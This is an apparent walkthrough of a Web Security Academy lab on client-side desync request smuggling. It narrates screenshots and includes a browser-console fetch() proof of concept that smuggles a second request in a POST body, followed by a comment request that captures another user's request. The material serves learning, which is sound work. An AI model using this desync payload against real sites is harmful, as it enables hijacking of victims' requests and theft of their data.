
We will change the request method to POST and enable HTTP/1 connection reuse.

Now we will remove the unnecessary headers and increase the Content-Length, we will see no difference in response time. Meaning, Content-Length is probably being ignored.

Now we will add this request to a group and add a GET request to a non existent endpoint and a random header to pad the next request’s first like - Foo: x so next request becomes Foo: xGET /some-endpoint HTTP /1.1 We will send this group as a single connection.

The second request is the original GET request to the homepage. When we send both requests as a group on single connection, we get the 404 Not Found.


We will now send this request in the browser console. We will use this PoC.
1
2
3
4
5
6
7
8
9
10
11
fetch('https://0a4f00f8043569778054033800ce0054.h1-web-security-academy.net', {
    method: 'POST',
    body: 'GET /404 HTTP/1.1\r\nFoo: x',
    mode: 'cors',
    credentials: 'include',
}).catch(() => {
        fetch('https://0a4f00f8043569778054033800ce0054.h1-web-security-academy.net', {
        mode: 'no-cors',
        credentials: 'include'
    })
})
We can see the GET 404.

The /en page doesn’t load, like the redirect doesn’t get followed.

Now we will send the request to comment to repeater.
Now we will remove the unnecessary headers and the _lab_analytics cookie. Also, put the comment parameter to the end. We can see that it works.

Now we will paste this request under the old request we were sending. Also increase Content-Length to 200.


We get 302 Found on the other request’s response.

We can see the next request’s part in the comments.
